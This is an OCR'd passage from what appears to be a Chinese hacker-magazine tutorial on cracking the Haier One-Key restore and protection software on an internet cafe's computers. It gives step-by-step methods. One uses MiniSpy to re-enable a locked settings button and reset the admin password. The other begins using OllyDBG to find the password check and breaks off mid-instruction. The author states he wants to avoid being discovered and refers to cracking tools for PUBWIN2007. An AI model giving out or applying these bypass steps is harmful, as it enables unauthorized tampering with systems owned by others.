


图4

（本文所涉及到的破解PUBWIN2007工具、老兵sql数据库管理专家、My MSSQL Connect，已收录到光盘中）




图5

文章难易度：★★★
文章闪亮点：利用MiniSpy以及OllyDBG来分别攻破海尔一键通

看我搞定海尔一键通

Little Boy

最近我经常去的那家网吧更换了新电脑，并把还原系统由原来的冰点换成了海尔一键通，从其版权信息了解到这是由三茗科技开发的，换用不同的搜索引擎在网上搜索其破解方法，可搜索到的结果基本上都是关于它的介绍，要不就是吹嘘它如何得优秀，看来只能是自己动手，丰衣足食了。下面我就将自己总结的两种破解方法介绍给大家。




图1



图2




图5




图6

方法一

海尔一键通在随电脑启动后，会将自己的图标最小化到任务栏的右下角，如图1，我们双击这个图标，就会在屏幕上显示出一个窗口，如图2，在这个窗口上单击“主界面”按钮，出现了输入密码的对话框，我们随便输入一个密码，然后单击“确定”按钮，就会弹出一个“密码错误！按确定重新输入，按取消进入主界面，但部分功能将不能使用”的错误对话框，如图3。




图4




图7

真是有些让人哭笑不得，居然密码错误还允许进入主界面，这也太厉害了，我们当然是选择“取消”来进入主界了，如图4。看到这个主界面，我顿时想起了按钮突破专家，只可惜当时没有带，好在我还有比按钮突破专家有过之而无不及的秘密武器－－MinSpy。




图3

打开MinSpy，拖动其小狗图标到海尔一键通主界面上的常规设定按钮上，然后松开鼠标，返回到MinSpy窗口，如图5，单击右侧的信封按钮，在弹出的菜单中选择“禁止／恢复使用”，如图6，然后再返回海尔一键通的主界面，这时我们就会发现常规设定按钮已经可以使用了。我们点击它，来到设置窗口，如图7，点击“设置新管理密码”，在“管理员密码”和“确认密码”栏输入相同的密码，然后点击“确定”按钮，再重新打开海尔一键通，输入刚才设置的新密码，进入海尔一键通的主界面，现在我们就会发现所有的按钮都可以使用了。

方法二

使用第一种方法虽然能够成功破解，但是网吧中有那么多台电脑，假如每台电脑都来一遍，那实在是太麻烦了，还容易被发现。如果知道密码的话，那岂不是连按钮突破专家一类的工具都省了吗？正是基于这个思路方法二也




图8

就应运而生了。

我们使用OllyDBG打开海尔一键通的主程序HaierClient.exe，在OllyDBG中单击“插件”菜单，选择“Ultra String Reference”，然后再选择“1 Find ASCII”，就会出现一个串式数据参考窗口，如图8，我们在其中找到“输入密码错误”这行并双击它，然后在代码窗口选中“jnz short 